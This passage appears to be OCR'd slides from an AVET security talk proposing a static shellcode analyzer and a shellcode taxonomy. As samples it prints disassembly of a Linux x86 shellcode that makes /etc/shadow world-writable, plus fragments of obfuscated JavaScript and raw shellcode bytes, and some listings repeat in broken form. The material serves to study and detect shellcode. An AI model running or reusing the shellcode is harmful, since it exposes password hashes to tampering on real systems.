
```
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing
seg000:00000000                 db  99h ; Ö
```

```
00000000 seg000          segment byte public
00000000                 assume cs:seg000
00000000                 assume es:nothing,
00000000                 cdq
00000001                 push    0Fh
00000003                 pop     eax
00000004                 push    edx
00000005                 call    sub_16
00000005 ; ---------------------------------
0000000A                 db  2Fh ; /
0000000B                 db  65h ; e
0000000C                 db  74h ; t
```

```
seg000:0000000F                 db  73h ; s
seg000:00000010                 db  68h ; h
seg000:00000011                 db  61h ; a
seg000:00000012                 db  64h ; d
seg000:00000013                 db  6Fh ; o
seg000:00000014                 db  77h ; w

00000010 0000000000000010: seg000:00000010
```

DLL directory: C:\Windows

# Manual extraction: final result




```
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:
seg000:00000000                 cdq
seg000:00000001                 push    0Fh
seg000:00000003                 pop     eax
seg000:00000004                 push    edx
seg000:00000005                 call    sub_16
seg000:00000005 ; ---------------------------------------------------------------
seg000:0000000A aEtcShadow      db '/etc/shadow',0
seg000:00000016
seg000:00000016 ; =============== S U B R O U T I N E =======================
seg000:00000016
seg000:00000016 ; Attributes: noreturn
seg000:00000016
seg000:00000016 sub_16          proc near               ; CODE XREF: seg000:0
seg000:00000016                 pop     ebx             ; status
seg000:00000017                 push    1B6h
seg000:0000001C                 pop     ecx
seg000:0000001D                 int     80h             ; LINUX -
seg000:0000001F                 push    1
seg000:00000021                 pop     eax
seg000:00000022                 int     80h             ; LINUX - sys_exit
seg000:00000022 sub_16          endp ; sp-analysis failed
```

AVET
Information and Network Security

Demo

# PROOF OF CONCEPT: STATIC SHELLCODE ANALYZER

# High level architecture



```
eval(s(7-x,7-x,103-x,100-x,30-x,
-x,95-x,101-x,76-x,95-x,107-x,99-
```

```
\x90\x901\xdbj\x1
\x00h/bin\x89\xe3
```

# metacpu

## Objective

- Abstracts real CPU code into more comparable form
- Translates API into generic call list that applies to high level functionality across all targets
  - Removes problems of differences between security models like tokens in Windows or different threads implementations
  - Recognizes some instruction streams to categorize whole blocks of code
- Deals well with short and long shellcodes
- Good in detecting some nop slides

## Current instruction list

- Ret [n]
- Push
- Pop
- Syscall
- Call
- Branch
- CriticalStructureAccess
- SomeOperation

# Further development?

- Move from pattern detection towards more advance metacpu
- Database backend to enable comparison
- Better analysis based on execution flow
- Better acquisition process

# Taxonomy proposal

| **Taxonomy field** | **Field description / content** |
|---|---|
| Shellcode execution | • Kernel address space<br>• User address space<br>• Mixed |
| Target | • Native<br>• Bytecode |
| Multistage | • Yes<br>• No |
| ROP | • Yes<br>• No |
| Executes code | • Yes<br>• No |
| Required privileges | Describes list of required privileges in order for shellcode to execute correctly |
| Target resource | List of targets on which shellcode can be executed |
| API calls sequence | List of API calls made by shellcode – this is used to detect family members of the same shellcode |
| Description | Describes shellcode characteristic in details. |
| Shellcode size | Shellcode size without no slide and encryption loop |

# Thank you!

- Questions?

**aleksander.czarnowski@avet.com.pl**